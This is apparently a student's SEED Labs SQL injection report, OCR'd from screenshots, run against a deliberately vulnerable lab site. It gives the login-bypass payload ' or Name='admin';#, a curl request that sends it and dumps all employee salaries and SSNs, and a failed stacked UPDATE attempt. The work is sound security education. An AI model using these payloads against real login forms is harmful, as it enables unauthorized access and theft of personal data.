
Name : Samiksha Dharmadhikari
Id : 1001740496

3.1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. We log into mysql using the command. We then use the database Users command : use Users. And then we get the information of alice using the command select * from credential where name='Alice';




```
[04/15/20]seed@VM:~$ sudo service apache2 start
[04/15/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use Users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where name='Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                                 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
1 row in set (0.08 sec)
```

SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
7:21 PM
Type here to search
ENG IN
18:21
15-04-2020

3.2 Task 2: SQL Injection Attack on SELECT Statement

Task 2.1: SQL Injection Attack from webpage.

We log into the web application as the administrator from the login page, so we can see the information of all the employees. We are trying to exploit by logging in as an admin. We know the username as admin but we do not know the password. So we exploit the SQL injection attack using code : ' or Name='Admin';#
By doing this shows that the attack is successful and we get the information logged in as admin without knowing the password.



SEEDUbuntu (task1.1) [Running] - Oracle VM VirtualBox
SQLi Lab - Mozilla Firefox
SQLi Lab
www.seedlabssqlinjection.com
Most Visited
SEED Labs
Sites for Labs
Type here to search

Employee Profile Login

USERNAME	'or Name='admin';#
PASSWORD	Password

Login

Copyright © SEED LABs



```
www.seedlabssqlinjection.com/unsafe_home.php?username='or+Name%3D'admin'%3B%23&Password=
```


User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Copyright © SEED LABs


Task 2.2: SQL Injection Attack from command line.

We perform the same attack as the one in task 2.1, just that we use command line for this attack. We use the curl attack for this purpose. We get the url using LiveHTTPheaders performing task in webpage. And we use this url with curl in our command line and we see that attack is successful.




```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/css,*/*;q=0.1
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 23:33:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 27 Apr 2018 20:31:29 GMT
ETag: "2a2-56ada63914c2a-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 350
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/css

http://www.seedlabsqlinjection.com/seed_logo.p
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Wed, 15 Apr 2020 23:33:30 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Fri, 27 Apr 2018 20:31:29 GMT
ETag: "37e0-56ada63914c2a"
Accept-Ranges: bytes
Content-Length: 14304
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: image/png
```

```
GET  http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password=
Host: www.seedlabsqlinjection.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.seedlabsqlinjection.com/index.html
Cookie: PHPSESSID=ip1l7kcgd8cjcglcorkcs9rhh7
Connection: keep-alive
Upgrade-Insecure-Requests: 1

Content-Length:0
```




```
[04/15/20]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsafe_home.php?username=%27or+Name%3D%27admin%27%3B%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Navbar at the top with two menu options for Home and edit profile, with a butt
on to
logout. The profile details fetched will be displayed using the table class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for users and the page with error login message should not have any of these items
 at
all. Therefore the navbar tag starts before the php tag but it end within the php script adding items as required.
-->

<!DOCTYPE html>
<html lang="en">
<head>
  <!-- Required meta tags -->
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no">

  <!-- Bootstrap CSS -->
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
```



```
  <link rel="stylesheet" href="css/bootstrap.min.css">
  <link href="css/style_home.css" type="text/css" rel="stylesheet">

  <!-- Browser Tab title -->
  <title>SQLi Lab</title>
</head>
<body>
  <nav class="navbar fixed-top navbar-expand-lg navbar-light" style="background-color: #3EA055;">
    <div class="collapse navbar-collapse" id="navbarTogglerDemo01">
      <a class="navbar-brand" href="unsafe_home.php" ><img src="seed_logo.png" style="height: 40px; width: 200px;" alt="SEEDLabs"></a>

      <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_ho
me.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Pro
file</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class
='container'><br><h1 class='text-center'><b> User Details </b></h1><hr><br><table class='table table-striped table-bordered'><thead class='th
ead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SS
N</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><
tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scop
e='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Rya
n</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40
000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>1
10000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td>
<td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>      <br><br>
      <div class="text-center">
        <p>
          Copyright &copy; SEED LABs
        </p>
      </div>
    </div>
    <script type="text/javascript">
    function logout(){
      location.href = "logoff.php";
    }
    </script>
  </body>
  </html>[04/15/20]seed@VM:~$ 
```

Task 2.3: Append a new SQL statement.

we can modify the database using the same vulnerability in the login page. We append the update statement after the semicolon. The attack is not successful. We cannot invoke multiple statements in mysql being it a countermeasure in mysql.



SQLi Lab - Mozilla Firefox
www.seedlabsqlinjection.com/index.html
HTTP Header Live
Clear
Options
File Save
Record Data
autoscroll


Employee Profile Login

USERNAME: ' or 1=1; update crede

PASSWORD: Password

Login


Copyright © SEED LABs



```
